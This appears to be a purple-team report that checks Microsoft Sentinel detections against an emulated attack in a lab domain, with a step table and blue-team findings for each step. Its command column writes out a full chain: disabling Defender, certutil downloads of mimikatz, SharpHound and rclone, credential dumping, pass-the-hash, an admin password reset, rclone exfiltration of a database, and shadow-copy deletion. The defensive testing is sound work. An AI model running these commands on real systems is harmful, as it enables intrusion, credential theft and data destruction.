





# Detection Verification


## Part 1


Step	Action	ATT&CK Techniques	Blue Verification
1	<code>xfreerdp /u:PurpleUser /p:SecurePwd123 /v:10.0.1.15 /cert-ignore</code>	T1021.001, T1078	Is T1078 but we don't have detections on incoming RDP connections.
2	<code>whoami /all systeminfo</code>	T1033, T1082, T1059.001 (PowerShell T1059.001 will not be mentioned after that every time it is used)	We have three different data sources we could use.  Currently we have no "recon" detections which cover whoami.
3	<code>quser</code>	T1033, T1082	We have three different data sources we could use. Currently we have no "recon" detections which cover Whoami.
4	<code>net localgroup administrators</code>	T1069.001	Analytics rule: Suspicious Group And Account Reconnaissance Activity Using Net.EXE.


			 <p>Detection is tagged as T1087.</p>
5	Get-Process   Select -Unique ProcessName	T1057	No detection.
6	Get-MpComputerStatus	T1518.001	No detection.
7	Set-MpPreference - DisableRealtimeMonitoring 1 Set-MpPreference - DisableBehaviorMonitoring 1 Set-MpPreference - DisableScriptScanning 1 Set-MpPreference - DisableBlockAtFirstSeen 1	T1562.001	<p>Analytics rule 1: Real-Time Protection in Defender disabled.</p> 

			<p>Analytics rule 2: Windows Defender Configuration Changes.</p>  <p>But probably the second rule does not detect all actions.</p>
8	<pre>certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/mimikatz.exe C:\Temp\m.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p>  <p>Detects it but ATT&amp;CK technique is <a href="#">T1027: Obfuscated Files or Information</a>.</p>


			<div>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</div> <div><div><div><div><div><div>Uncommon Network Connection Initiated By Certutil..</div><div><div><div><div><div><div><div>Incident number 3</div><div>Investigate in Microsoft Defender XDR</div></div></div><div><div><div>Unassigned</div><div>New</div><div>High</div></div><div><div>Owner</div><div>Status</div><div>Severity</div></div></div></div></div></div><div><div>Alert product names</div><div><div>• Microsoft Sentinel</div></div></div><div><div>Evidence</div><div><div><div>7</div><div>Events</div></div><div><div>1</div><div>Alerts</div></div><div><div>0</div><div>Bookmarks</div></div></div></div></div><div>Detected.</div><div>Sysmon produces multiple events for a single download and that triggers multiple alerts:</div><table><tr><td><input type="checkbox"/></td><td>TimeGenerated [UTC]</td><td>DvcHostname</td><td>EventSeverity</td><td>EventResult</td><td>SrcIpAddr</td><td>SrcPortNumber</td><td>DstIpAddr</td></tr><tr><td><input type="checkbox"/></td><td>&gt; 10/31/2025, 8:29:22.271 AM</td><td>cdn-185-199-111-133</td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50340</td><td>185.199.111.133</td></tr><tr><td><input type="checkbox"/></td><td>&gt; 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50339</td><td>104.18.38.233</td></tr><tr><td><input type="checkbox"/></td><td>&gt; 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50338</td><td>172.64.149.23</td></tr><tr><td><input type="checkbox"/></td><td>&gt; 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50337</td><td>104.18.38.233</td></tr></table></div></div></div></div></div>	<input type="checkbox"/>	TimeGenerated [UTC]	DvcHostname	EventSeverity	EventResult	SrcIpAddr	SrcPortNumber	DstIpAddr	<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM	cdn-185-199-111-133	Informational	Success	10.0.1.15	50340	185.199.111.133	<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50339	104.18.38.233	<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50338	172.64.149.23	<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50337	104.18.38.233
<input type="checkbox"/>	TimeGenerated [UTC]	DvcHostname	EventSeverity	EventResult	SrcIpAddr	SrcPortNumber	DstIpAddr																																				
<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM	cdn-185-199-111-133	Informational	Success	10.0.1.15	50340	185.199.111.133																																				
<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50339	104.18.38.233																																				
<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50338	172.64.149.23																																				
<input type="checkbox"/>	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50337	104.18.38.233																																				
9	<div>C:\temp\m.exe privilege::debug sekurlsa::logonpasswords</div>	T1003.001	<div>Analytics rule 1: HackTool – Mimikatz Kirbi File Creation. Analytics rule 2: Mimikatz Use (Keywords). Analytics rule 3: Mimikatz Detection LSASS Access.</div> <div><div><div>Active rules</div><div>Rule templates</div><div>Anomalies</div></div><div><div><div><div><div><div>mimi</div><div>X</div><div>Add filter</div></div></div><div><div><div><div><div>Severity</div><div>High</div></div><div><div>Name</div><div>HackTool - Mimikatz Kirbi File Creation</div></div><div><div>Rule type</div><div>Scheduled</div></div><div><div>Status</div><div>Enabled</div></div></div><div><div><div><div><div>Severity</div><div>Medium</div></div><div><div>Name</div><div>Mimikatz Use (Keywords)</div></div><div><div>Rule type</div><div>Scheduled</div></div><div><div>Status</div><div>Enabled</div></div></div><div><div><div><div><div>Severity</div><div>High</div></div><div><div>Name</div><div>Mimikatz Detection LSASS Access</div></div><div><div>Rule type</div><div>Scheduled</div></div><div><div>Status</div><div>Enabled</div></div></div></div></div></div></div><div>In place but do not trigger.</div></div></div></div></div></div></div>																																								

			<p>Rule 1: That's not what we emulated.</p> <p>Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt.</p> <p>Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.</p>
10	<pre>[ITSERVER:mimikatz] sekurlsa::pth /user:billh /ntlm:&lt;NTLM-hash&gt; /domain:attackrange /run:powershell</pre>	T1550.002	<p>Analytics rule 1: HackTool – Mimikatz Kirbi File Creation.  Analytics rule 2: Mimikatz Use (Keywords).  Analytics rule 3: Mimikatz Detection LSASS Access.</p>  <p>In place but do not trigger.</p> <p>Rule 1: That is not what we emulated.</p> <p>Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt.</p> <p>Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.</p>
11	<pre>certutil -urlcache -f https://github.com/MihhailSokolov /SecTools/raw/main/SharpHound.exe C:\Temp\sh.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.  Detects it but ATT&amp;CK technique is <a href="#">T1027: Obfuscated Files or Information</a>.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</p>

			<p>Detected.</p> <p>Sysmon produces multiple events for a single download and that triggers multiple alerts:</p>
12	<pre>C:\temp\sh.exe --memcache -- zipfilename c.zip -- outputdirectory C:\temp\</pre>	T1087.001, T1087.002, T1560, T1059.001, T1482, T1615, T1106, T1201, T1069.001, T1069.002, T1018, T1033	<p>Analytics rule: HackTool - Bloodhound/Sharpbound Execution.</p>  <p>Detects T1059.001, T1069.002, T1482, T1087.002, T1087.001.</p> <p>Techniques not detected according to detection specification: T1560, T1615, T1106, T1201, T1069.001, T1069.002, T1033, T1018.</p>
13	<pre>certutil -urlcache -f https://github.com/MihhailSokolov /SecTools/raw/main/rclone.exe C:\Temp\r.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.  Detects it but ATT&amp;CK technique is <a href="#">T1027: Obfuscated Files or Information</a>.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.  Detected.</p>

			Sysmon produces multiple events for a single download and that triggers multiple alerts.
14	<pre>[ss] type = smb host = 10.0.1.30 user = user pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8</pre>	T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.
15	<pre>C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Temp\&lt;c.zip-filename&gt; ss:data --no-check-dest</pre>	T1048	<p>Analytics rule: RClone Process Execution.</p>  <p>Detects but as <a href="#">T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage</a>.</p>


## Part 2

Step	Action	ATT&CK Techniques	Blue Verification
16	<code>certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/PowerShellActiveDirectory.dll C:\Temp\a.dll Import-Module C:\Temp\a.dll</code>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p> <p>Detects it but ATT&amp;CK technique is <a href="#">T1027: Obfuscated Files or Information</a>.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected.</p> <p>Sysmon produces multiple events for a single download and that triggers multiple alerts.</p>
17	<code>Add-ADGroupMember -Identity "ITSupport" -Members "billh"</code>	T1098.007	No analytics rule in place for adding members to AD groups.
18	<code>Set-ADAccountPassword -Identity "Administrator" -NewPassword (ConvertTo-SecureString 'DomainPwned!' -AsPlainText -Force) -Reset</code>	T1098	<p>Analytics rule: Domain Admin Password Reset.</p>  <p>The screenshot shows a Microsoft Sentinel alert titled 'Domain Admin Password Reset'. It includes a brief description, incident number 19, and a link to investigate in Microsoft Defender XDR. The alert is categorized as 'Unassigned' with an 'Owner' field, 'Active' status, and 'High' severity. It lists the alert product names as 'Microsoft Sentinel'. The evidence section shows 1 event, 1 alert, and 0 bookmarks.</p> <p>Detected.</p>



19	<code>xfreerdp /u:Administrator /p:'DomainPwned!' /d:ATTACKRANGE /v:10.0.1.16 /cert-ignore</code>	T1021.001, T1078	Is T1078 but there is no analytics rule in place for detecting RDP connections.
20	<code>Set-MpPreference - DisableRealtimeMonitoring 1</code>	T1562.001	Analytics rule: Real-Time Protection in Defender disabled. Detected.
21	<code>certutil -urlcache -f https://github.com/MihhailSokolov/SecTools/raw/main/rcclone.exe C:\Temp\r.exe</code>	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is <a href="#">T1027: Obfuscated Files or Information</a> .  Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts.
22	<code>[ss] type = smb host = 10.0.1.30 user = user pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8</code>	T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.
23	<code>C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Users\Administrator\Documents\finance.db ss:data --no-check-dest</code>	T1048	Analytics rule: RClone Process Execution. Detects but as <a href="#">T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage</a> .
24	<code>rm C:\Users\Administrator\Documents\finance.db</code>	T1490	Analytics rule: Shadow Copies Deletion.


```
vssadmin.exe delete shadows /all
```





### Shadow Copies Deletion

Incident number 22

[Investigate in Microsoft Defender XDR](#)

 **Unassigned**  
Owner


 **Active**  
Status


 **Medium**  
Severity


Alert product names

- Microsoft Sentinel

Evidence

 **1**  
Events

 **1**  
Alerts

 **0**  
Bookmarks

Detected.